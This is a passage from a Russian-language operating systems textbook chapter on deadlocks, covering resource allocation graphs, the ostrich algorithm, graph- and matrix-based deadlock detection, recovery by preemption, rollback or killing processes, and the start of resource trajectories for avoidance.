Следует заметить, что каждое условие относится к той политике, которой придерживается или не придерживается система. Может ли данный ресурс быть выделен одновременно более чем одному процессу? Может ли процесс удерживать ресурс и запрашивать другой ресурс? Может ли ресурс быть отобран? Может ли получиться циклическое ожидание? Чуть позже мы увидим, как взаимоблокировке может противостоять попытка устранения некоторых из этих условий.

6.2.2. Моделирование взаимоблокировок

Холт (Holt, 1972) показал, как эти четыре условия могут быть смоделированы с использованием направленных графов. У графов имеется два вида узлов: процессы, показанные окружностями, и ресурсы, показанные квадратами. Направленное ребро, которое следует от узла ресурса (квадрата) к узлу процесса (окружности), означает, что этот ресурс был ранее запрошен, получен и на данный момент удерживается этим процессом. На рис. 6.1, *а* ресурс *R* в данное время выделен процессу *A*.

Направленное ребро, идущее от процесса к ресурсу, означает, что процесс в данное время заблокирован в ожидании высвобождения этого ресурса. На рис. 6.1, *б* процесс *B* ожидает высвобождения ресурса *S*. На рис. 6.1, *в* мы наблюдаем взаимоблокировку: процесс *C* ожидает высвобождения ресурса *T*, который в данный момент удерживается процессом *D*. Процесс *D* не собирается высвобождать ресурс *T*, поскольку он ожидает высвобождения ресурса *U*, удерживаемого процессом *C*. Оба процесса находятся в состоянии вечного ожидания. Циклическая структура графа означает, что мы имеем дело с взаимоблокировкой, включившей процессы и ресурсы в цикл (предполагается, что в системе есть только один ресурс каждого типа). В данном примере получился следующий цикл: *C*–*T*–*D*–*U*–*C*.




Рис. 6.1. Графы распределения ресурсов: *а* — ресурс занят; *б* — запрос ресурса; *в* — взаимоблокировка

Рассмотрим пример того, как могут быть использованы графы ресурсов. Представим, что есть три процесса, *A*, *B* и *C*, и три ресурса, *R*, *S* и *T*. Последовательности действий по запросу и высвобождению ресурсов, осуществляемые этими тремя процессами, показаны на рис. 6.2, *а–в*. Операционная система может в любое время запустить любой незаблокированный процесс, то есть она может принять решение запустить процесс *A* и дождаться, пока он не завершит всю свою работу, затем запустить процесс *B* и довести его работу до завершения и, наконец, запустить процесс *C*.

Такой порядок не приводит к взаимоблокировкам (поскольку отсутствует борьба за овладение ресурсами), но в нем нет и никакой параллельной работы. Кроме действий по запросу и высвобождению ресурсов процессы занимаются еще и вычислениями, и вводом-выводом данных. Когда процессы запускаются последовательно, отсутствует возможность использования центрального процессора одним процессом, в то время когда другой процесс ожидает завершения операции ввода-вывода. Поэтому строго последовательное выполнение процессов может быть не оптимальным решением. В то же время, если ни один из процессов не выполняет никаких операций ввода-вывода, алгоритм, при котором кратчайшее задание выполняется первым, более привлекателен, чем циклический алгоритм, поэтому при определенных условиях последовательный запуск всех процессов может быть наилучшим решением.

Теперь предположим, что процессы занимаются как вводом-выводом, так и вычислениями, поэтому наиболее разумным алгоритмом планирования их работы является циклический алгоритм. Запросы ресурсов могут происходить в том порядке, который показан на рис. 6.2, *г*. Если эти шесть запросов выполняются именно в этом порядке, им соответствую шесть результирующих ресурсных графов, показанных на рис. 6.2, *д–к*. После выдачи запроса 4 процесс *A*, как показано на рис. 6.2, *з*, блокируется в ожидании ресурса *S*. На следующих двух этапах процессы *B* и *C* также блокируются, что в итоге приводит к зацикливанию и возникновению взаимоблокировки, показанной на рис. 6.2, *к*.

Но как уже ранее упоминалось, от операционной системы не требовалось запускать процессы в каком-то определенном порядке. В частности, если удовлетворение конкретного запроса может привести к взаимоблокировке, операционная система может просто приостановить процесс, не удовлетворяя его запрос (то есть просто не планируя работу процесса) до тех пор, пока это не будет безопасно. На рис. 6.2, если операционная система знает о грядущей взаимоблокировке, она может приостановить процесс *B*, вместо того чтобы выделить ему ресурс *S*. Запуская только процессы *A* и *C*, мы получим такую последовательность действий по запросу и высвобождению ресурсов, которая




Рис. 6.2. Пример возникновения и предупреждения взаимоблокировки

показана на рис. 6.2, *л*, а не ту, которая показана на рис. 6.2, *г*. Эта последовательность отображается ресурсным графом, показанным на рис. 6.2, *м*–*с*, и не приводит к взаимоблокировке.

По окончании этапа, показанного на рис. 6.2, *с*, процессу *B* может быть выделен ресурс *S*, поскольку процесс *A* завершил свою работу, а процесс *C* имеет все необходимое. Даже если *B* заблокируется при запросе ресурса *T*, взаимоблокировки не возникнет. Процесс *B* просто будет ждать, пока процесс *C* не завершит свою работу.

Далее в этой главе будет подробно рассмотрен алгоритм принятия решений по распределению ресурсов, которые не приводят к взаимоблокировкам. А сейчас нужно понять, что ресурсные графы являются инструментом, позволяющим понять, приводит ли данная последовательность запросов/возвратов ресурсов к взаимоблокировке. Мы всего лишь шаг за шагом осуществляем запросы и возвраты ресурсов и после каждого шага проверяем граф на наличие каких-либо циклов. Если образуется цикл, значит, возникла взаимоблокировка, а если нет, значит, нет и взаимоблокировки. Хотя здесь рассматривался граф ресурсов, составленный для случая использования по одному ресурсу каждого типа, ресурсные графы могут быть применены также для обработки нескольких ресурсов одного и того же типа (Holt, 1972).

Чаще всего для борьбы с взаимными блокировками используются четыре стратегии:

1. Игнорирование проблемы. Может быть, если вы проигнорируете ее, она проигнорирует вас.
2. Обнаружение и восстановление. Дайте взаимоблокировкам проявить себя, обнаружьте их и выполните необходимые действия.
3. Динамическое уклонение от них за счет тщательного распределения ресурсов.
4. Предотвращение за счет структурного подавления одного из четырех условий, необходимых для их возникновения.

В следующих четырех разделах будут рассмотрены по порядку каждый из этих методов.

6.3. Страусиный алгоритм

Самым простым подходом к решению проблемы является «страусиный алгоритм»: спрячьте голову в песок и сделайте вид, что проблема отсутствует[1]. Люди реагируют на эту стратегию по-разному. Математики считают ее неприемлемой и говорят, что взаимоблокировки следует предотвращать любой ценой. Инженеры спрашивают, как часто ожидается возникновение проблемы, как часто система дает сбой по другим причинам и насколько серьезны последствия взаимоблокировки. Если взаимоблокировка возникает в среднем один раз в пять лет, а система раз в неделю сбоит из-за технических отказов и дефектов операционной системы, большинство инженеров не захотят платить за избавление от взаимоблокировок существенным снижением производительности или удобства использования.

---

[1] Вообще-то эта байка не соответствует действительности. Страус может развивать скорость 60 км/ч, а силы его удара ногой достаточно, чтобы убить любого льва, решившего устроить себе шикарный обед из страуса, и львы об этом знают. — *Примеч. ред.*

Чтобы усилить контраст между этими двумя позициями, рассмотрим операционную систему, которая блокирует вызывающий процесс, когда системный вызов *open*, относящийся к такому физическому устройству, как привод Blu-ray-диска или принтер, не может быть выполнен из-за занятости устройства. Обычно именно драйвер устройства решает, какое действие и при каких обстоятельствах предпринять. Две вполне очевидные возможности — это блокировка или возвращение кода ошибки. Если одному процессу удастся «открыть» привод Blu-ray-дисков, а другому посчастливится «открыть» принтер, а затем каждый процесс попытается «открыть» еще и другой ресурс и его попытка будет заблокирована, возникнет взаимоблокировка. Лишь немногие современные системы в состоянии обнаружить подобную ситуацию.

6.4. Обнаружение взаимоблокировок и восстановление работоспособности

Вторая по счету — технология обнаружения и восстановления. При ее использовании система не пытается предотвращать взаимоблокировки. Она позволяет им произойти, пытается обнаружить момент их возникновения, а затем предпринимает некоторые действия по восстановлению работоспособности. В этом разделе будут рассмотрены некоторые способы обнаружения взаимоблокировок и некоторые методы восстановления работоспособности, которые можно реализовать.

6.4.1. Обнаружение взаимоблокировки при использовании одного ресурса каждого типа

Начнем с самого простого случая, когда используется только один ресурс каждого типа. У системы может быть один сканер, один пишущий привод Blu-ray-дисков, один плоттер и один накопитель на магнитной ленте, но только по одному экземпляру каждого класса ресурсов. Иными словами, мы временно исключаем системы, имеющие два принтера. Они будут рассмотрены позже с использованием другого метода.

Для такой системы можно построить ресурсный граф (рис. 6.1). Если этот граф содержит один и более циклов, значит, мы имеем дело с взаимоблокировкой. Любой процесс, являющийся частью цикла, заблокирован намертво. Если циклов нет, значит, система не находится в состоянии взаимоблокировки.

В качестве примера более сложной системы по сравнению с ранее рассмотренными, возьмем систему с семью процессами от *A* до *G* и шестью ресурсами от *R* до *W*. Каждый ресурс находится в состоянии текущей занятости, и на каждый ресурс в данный момент поступил запрос:

1. Процесс *A* удерживает *R* и хочет получить *S*.
2. Процесс *B* не удерживает никаких ресурсов, но хочет получить *T*.
3. Процесс *C* не удерживает никаких ресурсов, но хочет получить *S*.
4. Процесс *D* удерживает *U* и хочет получить *S* и *T*.
5. Процесс *E* удерживает *T* и хочет получить *V*.
6. Процесс *F* удерживает *W* и хочет получить *S*.
7. Процесс *G* удерживает *V* и хочет получить *U*.

Возникает следующий вопрос: «Находится ли эта система в состоянии взаимоблокировки, и если находится, то какие процессы вовлечены в это состояние?»

Чтобы ответить на этот вопрос, можно построить граф ресурсов (рис. 6.3, *а*). Этот граф содержит один цикл, который можно обнаружить визуально. Этот цикл показан на рис. 6.3, *б*. Из цикла видно, что процессы *D*, *E* и *G* вовлечены во взаимоблокировку. Процессы *A*, *C* и *F* не находятся в состоянии взаимоблокировки, поскольку ресурс *S* может быть выделен любому из них, который затем закончит свою работу и вернет ресурс. Затем оставшиеся два процесса смогут взять его по очереди и также завершить свою работу. (Заметьте, чтобы сделать этот пример немного интереснее, мы позволили процессам, а именно процессу *D*, запрашивать одновременно два ресурса.)




Рис. 6.3. *а* — граф ресурсов; *б* — извлеченный из него цикл

Хотя визуально выделить взаимоблокировку из простого графа относительно нетрудно, для использования в настоящих системах нужен формальный алгоритм обнаружения взаимоблокировок. Известно множество алгоритмов для обнаружения циклов в направленных графах. Далее будет приведен простой алгоритм, проверяющий граф и прекращающий свою работу либо при обнаружении цикла, либо при обнаружении отсутствия циклов. В нем используется одна динамическая структура данных, *L*, представляющая собой список узлов, а также список ребер. В процессе работы алгоритма ребра будут помечаться для обозначения того, что они уже были проверены, чтобы предотвратить повторные проверки.

Действие алгоритма основано на выполнении следующих шагов:

1. Для каждого узла *N*, имеющегося в графе, выполняются следующие пять шагов, использующих узел *N* в качестве начального.
2. Инициализируется (очищается) список *L*, а со всех ребер снимаются пометки.
3. Текущий узел добавляется к концу списка *L*, и проводится проверка, не появится ли этот узел в списке *L* дважды. Если это произойдет, значит, граф содержит цикл (отображенный в списке *L*), и алгоритм прекращает работу.
4. Для заданного узла определяется, нет ли каких-нибудь отходящих от него непомеченных ребер. Если такие ребра есть, осуществляется переход к шагу 5, если их нет, осуществляется переход к шагу 6.

5. Произвольно выбирается и помечается непомеченное отходящее от узла ребро. Затем по нему осуществляется переход к новому текущему узлу, и алгоритм возвращается к шагу 3.
6. Если этот узел является первоначальным узлом, значит, граф не содержит никаких циклов, и алгоритм завершает свою работу. В противном случае алгоритм зашел в тупик. Этот узел удаляется, и алгоритм возвращается к предыдущему узлу, то есть к тому узлу, который был текущим перед только что удаленным узлом. Данный узел делается текущим, и осуществляется переход к шагу 3.

Этот алгоритм берет поочередно каждый узел в качестве корневого в надежде, что из этого получится дерево, и выполняет в дереве поиск в глубину. Если в процессе обхода алгоритм возвращается к уже встречавшемуся узлу, значит, он нашел цикл. Если алгоритм обходит все ребра из какого-нибудь заданного узла, то он возвращается к предыдущему узлу. Если он возвращается к корневому узлу и не может идти дальше, то подграф, доступный из текущего узла, не содержит циклов. Если данное свойство сохраняется для всех узлов, значит, полный граф не содержит циклов, а система не находится в состоянии взаимоблокировки.

Чтобы увидеть на практике работу этого алгоритма, воспользуемся графом, изображенным на рис. 6.3, *а*. Порядок обработки узлов произвольный, поэтому будем исследовать их слева направо и сверху вниз, выбрав при первом запуске алгоритма начальный узел *R*, затем последовательно выбирая узлы *A*, *B*, *C*, *S*, *D*, *T*, *E*, *F* и т. д. Если мы обнаружим цикл, алгоритм прекратит свою работу.

Начинаем с узла *R* и инициализируем *L* как пустой список. Затем добавляем узел *R* в список, переходим к единственно возможному узлу *A* и также добавляем его к списку *L*, получая *L* = [*R*, *A*]. Из узла *A* следуем к узлу *S*, получая *L* = [*R*, *A*, *S*]. Узел *S* не имеет отходящих от него ребер, следовательно, это тупик, который заставляет нас вернуться к узлу *A*. Так как у узла *A* также нет немаркированных отходящих от него ребер, мы возвращаемся к узлу *R*, завершая таким образом его исследование.

Теперь перезапускаем алгоритм, начиная его работу с узла *A* и предварительно вернув список *L* в исходное состояние. Этот поиск также быстро остановится, поэтому начнем снова с узла *B*. Из узла *B* проследуем по отходящим ребрам до тех пор, пока не доберемся до узла *D*; к этому моменту список будет иметь следующий вид: *L* = [*B*, *T*, *E*, *V*, *G*, *U*, *D*]. Теперь нужно сделать произвольный выбор. Если выбрать узел *S*, мы попадаем в тупик и возвращаемся к узлу *D*. Во второй раз выбираем узел *T* и обновляем список *L* до вида [*B*, *T*, *E*, *V*, *G*, *U*, *D*, *T*], где обнаруживаем цикл и останавливаем работу алгоритма.

Этот алгоритм еще далек от оптимального. Более удачный алгоритм показан в работе Эвена (Even, 1979). Тем не менее приведенный пример доказывает само существование алгоритма для обнаружения взаимоблокировки.

6.4.2. Обнаружение взаимоблокировки при использовании нескольких ресурсов каждого типа

Когда в системе существует несколько экземпляров каких-нибудь ресурсов, для обнаружения взаимоблокировки необходим другой подход. Сейчас будет представлен алгоритм, основанный на использовании матриц и предназначенный для обнаружения взаимоблокировки при работе n процессов, от P_1 до P_n. Пусть m — это число классов ресурсов, E_1 — количество ресурсов класса 1, E_2 — количество ресурсов класса 2, а в общем

E_i — количество ресурсов класса i (где $1 \le i \le m$). E — это *вектор существующих ресурсов*. Он передает общее количество имеющихся в наличии экземпляров каждого ресурса. Например, если класс 1 представляет собой накопители на магнитных лентах, то $E_1 = 2$ означает, что в системе есть два таких накопителя.

В любой момент времени какие-то ресурсы могут быть выделены и недоступны. Пусть A будет **вектором доступных ресурсов**, где A_i дает количество экземпляров ресурса i, доступных на данный момент (то есть не выделенных). Если оба накопителя на магнитной ленте уже выделены, A_1 будет равно 0.

Теперь нам нужны два массива: C — **матрица текущего распределения** и R — **матрица запросов**. i-я строка в матрице C говорит о том, сколько экземпляров каждого класса ресурсов в данный момент удерживает процесс P_i. Таким образом, C_{ij} — это количество экземпляров ресурса j, которое удерживается процессом i. По аналогии с этим R_{ij} — это количество экземпляров ресурса j, которое хочет получить процесс P_i. Все четыре структуры данных показаны на рис. 6.4.




Рис. 6.4. Четыре структуры данных, необходимые для работы алгоритма обнаружения взаимоблокировок

Для этих четырех структур данных сохраняется одно важное соотношение. А именно — каждый ресурс является либо выделенным, либо доступным. Это наблюдение означает, что

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j.$$

Иными словами, если сложить все уже выделенные экземпляры ресурса j и к ним прибавить все еще доступные экземпляры, в результате получится количество существующих экземпляров ресурса этого класса.

Алгоритм обнаружения взаимоблокировок основан на сравнении векторов. Определим, что для двух векторов A и B сооотношение $A \le B$ означает, что каждый элемент вектора A меньше или равен соответствующему элементу вектора B. Математически это можно записать так: $A \le B$ тогда и только тогда, когда $A_i \le B_i$ для $1 \le i \le m$.

Каждый процесс изначально объявляется немаркированным. По мере работы процессы будут помечаться, показывая, что они способны завершить свою работу и не участвуют во взаимоблокировке. Когда алгоритм завершает свою работу, любой непомеченный

процесс считается участвующим во взаимоблокировке. При работе этого алгоритма предполагается наихудший из возможных сценариев развития событий: все процессы удерживают все полученные ресурсы до тех пор, пока не закончат свою работу.

Теперь алгоритм обнаружения взаимного исключения можно изложить в следующей последовательности:

1. Поиск непомеченного процесса, P_i, для которого i-я строка матрицы R меньше или равна A.
2. Если такой процесс найден, прибавление к A i-й строки матрицы C, установка метки на процесс и возвращение к шагу 1.
3. Если такого процесса нет, алгоритм завершает работу.

По окончании работы алгоритма все непомеченные процессы, если таковые имеются, считаются участвующими во взаимоблокировке.

На первом шаге алгоритм ищет процесс, который может доработать до конца. Такой процесс характеризуется тем, что все его запросы на ресурсы могут быть удовлетворены за счет текущих доступных ресурсов. Тогда выбранный процесс доработает до конца, после чего вернет все удерживаемые им ресурсы в фонд доступных ресурсов. Затем этот процесс помечается завершенным. Если в итоге окажется, что все процессы могут доработать до конца, значит, ни один из них не участвует во взаимоблокировке. Если часть процессов никогда не сможет доработать до конца, значит, они находятся в состоянии взаимоблокировки. Хотя алгоритм не является детерминированным (поскольку он может запускать процессы в любом возможном порядке), результат всегда одинаков.

Рассмотрим пример работы алгоритма обнаружения взаимоблокировок, показанный на рис. 6.5. Здесь изображены три процесса и четыре класса ресурсов, которые мы произвольно обозначили как накопители на магнитной ленте, плоттеры, сканер и привод Blu-ray-дисков. Процесс *1* удерживает один сканер. Процесс *2* удерживает два ленточных привода и один привод Blu-ray-дисков. Процесс *3* удерживает плоттер и два сканера. Каждый процесс нуждается в дополнительных ресурсах, что отображено в матрице *R*.




Рис. 6.5. Пример, демонстрирующий работу алгоритма обнаружения взаимоблокировок

Во время работы алгоритма обнаружения взаимоблокировок осуществляется поиск процесса, чей запрос на ресурс может быть удовлетворен. Требования первого процесса удовлетворить невозможно из-за отсутствия доступного привода Blu-ray-дисков. Запрос второго процесса также нельзя удовлетворить, так как нет свободного сканера. К счастью, можно удовлетворить запрос третьего процесса, поэтому третий процесс запускается и в конечном итоге высвобождает все удерживавшиеся им ресурсы, в результате чего получается:

```
A = (2 2 2 0)
```

Теперь может быть запущен процесс *2*, высвобождающий удерживающиеся им ресурсы, в результате чего получается:

```
A = (4 2 2 1)
```

и может быть запущен оставшийся процесс. При этом взаимоблокировки в системе не возникает.

Рассмотрим незначительное изменение ситуации, показанной на рис. 6.5. Предположим, что процесс *3* нуждается в приводе Blu-ray-дисков, а также в двух ленточных накопителях и плоттере. Ни один из этих запросов не может быть удовлетворен, поэтому вся система в конечном итоге войдет в состояние взаимоблокировки. Даже если мы дадим процессу *3* два его ленточных накопителя и один плоттер, система войдет в состояние взаимоблокировки при запросе привода Blu-ray-дисков.

Теперь, когда мы знаем, как можно обнаружить взаимоблокировку (по крайней мере, при заранее известных статических запросах на выделение ресурсов), возникает вопрос, когда именно нужно приступать к их поиску. Можно, конечно, проводить проверку при выдаче каждого запроса на выделение ресурса. Тем самым будет обеспечено их обнаружение на самой ранней стадии, но это слишком обременительно для центрального процессора. Есть альтернативная стратегия, предусматривающая проверку каждые k минут или, может быть, только в том случае, когда степень загруженности процессора снижается относительно какого-то порога. Оценка загруженности процессора имеет определенный смысл, поскольку при участии во взаимоблокировке достаточного количества процессов работоспособными останутся лишь несколько процессов и центральный процессор будет часто простаивать.

6.4.3. Выход из взаимоблокировки

Предположим, что наш алгоритм обнаружения взаимоблокировки успешно отработал и обнаружил такую блокировку. Что же дальше? Нужны какие-то методы выхода из нее, позволяющие системе восстановить работоспособность. В этом разделе будут рассмотрены различные способы выхода из взаимоблокировки. Но ни один из них не обладает какой-то исключительной привлекательностью.

Восстановление за счет приоритетного овладения ресурсом

Иногда можно временно отобрать ресурс у его текущего владельца и передать его другому процессу. В большинстве случаев для этого может понадобиться вмешательство оператора, особенно в операционных системах пакетной обработки, запускаемых на универсальных машинах.

К примеру, чтобы отобрать лазерный принтер у владельца, оператор может сложить все уже отпечатанные листы в стопку. Затем процесс может быть приостановлен (помечен как неработоспособный). После этого принтер может быть выделен другому процессу. Когда этот процесс завершит свою работу, стопка отпечатанных листов бумаги может быть помещена обратно в приемный лоток принтера и работа исходного процесса может быть возобновлена.

Возможность отобрать ресурс у процесса, позволить использовать его другому процессу, а затем вернуть его без извещения процесса во многом зависит от природы этого ресурса. Восстановление этим способом зачастую затруднено или вовсе невозможно. Выбор процесса для приостановки обусловлен тем, какой именно процесс обладает тем ресурсом, который у него можно легко отобрать.

Восстановление путем отката

Если разработчики системы и операторы вычислительной машины знают о том, что есть вероятность возникновения взаимоблокировки, они могут организовать периодическое создание процессами **контрольных точек**. Это означает, что состояние процесса записывается в файл, что позволит осуществить его последующий перезапуск. Контрольные точки содержат не только образ памяти, но и состояние ресурсов, то есть информацию о том, какие ресурсы в данный момент выделены процессу. Для большей эффективности новая контрольная точка должна записываться не поверх старой, а в новый файл, чтобы во время выполнения процесса собралась целая последовательность контрольных точек.

При обнаружении взаимоблокировки несложно определить, какие ресурсы нужны. Чтобы выйти из взаимоблокировки, процесс, владеющий необходимым ресурсом, откатывается назад к точке, предшествующей получению данного ресурса, для чего он запускается из одной из своих контрольных точек. Вся работа, выполненная после этой контрольной точки, теряется (например, должна быть выброшена вся отпечатанная после этой контрольной точки выходная информация, поскольку она будет отпечатана снова). Фактически процесс возвращается к предшествующему моменту, когда он еще не обладал тем ресурсом, который теперь выделен одному из участвующих во взаимоблокировке процессов. Если перезапущенный процесс пытается опять получить ресурс, ему приходится ждать, пока тот не станет доступен.

Восстановление путем уничтожения процессов

Самым грубым, но и самым простым способом прервать взаимоблокировку является уничтожение одного или нескольких процессов. Можно уничтожить процесс, находящийся в цикле взаимоблокировки. Если повезет, то другие процессы смогут продолжить свою работу. Если это не поможет, то все можно повторить, пока цикл не будет разорван.

В качестве альтернативы можно выбрать жертвой процесс, не находящийся в цикле, чтобы он высвободил удерживаемые им ресурсы. При этом подходе уничтожаемый процесс выбирается с особой тщательностью, потому что он должен удерживать ресурсы, необходимые некоторым процессам в цикле. Например, один процесс может удерживать принтер и требовать плоттер, а другой, наоборот, удерживать плоттер и запрашивать принтер. Оба они находятся в состоянии взаимоблокировки. Третий про-

цесс может удерживать другой такой же принтер и другой такой же плоттер и успешно работать. Уничтожение третьего процесса приведет к высвобождению этих ресурсов и разрушит взаимоблокировку первых двух процессов.

По возможности лучше убить процесс, который может быть безболезненно перезапущен с самого начала. К примеру, компиляция всегда может быть перезапущена, поскольку все, что она делает, — это читает входной файл и создает объектный файл. Если процесс компиляции будет уничтожен на полпути, то первый запуск не повлияет на второй.

А вот процесс, обновляющий базу данных, не всегда можно будет безопасно запустить во второй раз. Если процесс прибавляет единицу к какой-нибудь записи таблицы базы данных, то его первоначальный запуск, уничтожение, а затем повторный запуск приведут к неверному результату, поскольку к полю будет прибавлена двойка.

6.5. Уклонение от взаимоблокировок

При рассмотрении темы обнаружения взаимоблокировок мы предположили, что когда процесс запрашивает ресурсы, он просит их все сразу (матрица *R* на рис. 6.4). Но в большинстве систем ресурсы запрашиваются по одному. Система должна уметь принимать решение, представляет выделение ресурса опасность или нет, и выделять его только в том случае, если это безопасно. В связи с этим возникает вопрос: существует ли алгоритм, который помог бы избежать взаимоблокировки, каждый раз делая правильный выбор? Ответом будет да, но при определенных условиях взаимоблокировки можно избежать, но только если заранее будет доступна вполне определенная информация. В этом разделе будут рассмотрены способы предупреждения взаимоблокировок за счет тщательного распределения ресурсов.

6.5.1. Траектории ресурса

Основные алгоритмы уклонения от взаимоблокировок основаны на концепции безопасных состояний. Перед тем как дать описание алгоритмов, нужно сделать небольшое отступление, чтобы рассмотреть концепцию безопасности в графическом, простом для понимания виде. Хотя графический подход не переводится непосредственно в пригодный к использованию алгоритм, он дает неплохое интуитивное понимание существа вопроса.

На рис. 6.6 представлена модель для системы с двумя процессами и двумя ресурсами, например принтером и плоттером. На горизонтальной оси отображены номера команд, выполняемых процессом *A*. На вертикальной оси отображены номера команд, выполняемых процессом *B*. В команде I_1 процесс *A* запрашивает принтер, в команде I_2 он запрашивает плоттер. Принтер и плоттер высвобождаются командами I_3 и I_4 соответственно. Процессу *B* нужны плоттер с команды I_5 по команду I_7 и принтер с команды I_6 по команду I_8.

Каждая точка на графике представляет совместное состояние двух процессов. Изначально система находится в точке *p*, когда ни один процесс еще не выполнил ни одной инструкции. Если планировщик запустит процесс *A* первым, мы попадем в точку *q*, в которой процесс *A* выполнил какое-то количество команд, а процесс *B* еще ничего не сделал. В точке *q* траектория становится вертикальной, показывая, что плани-

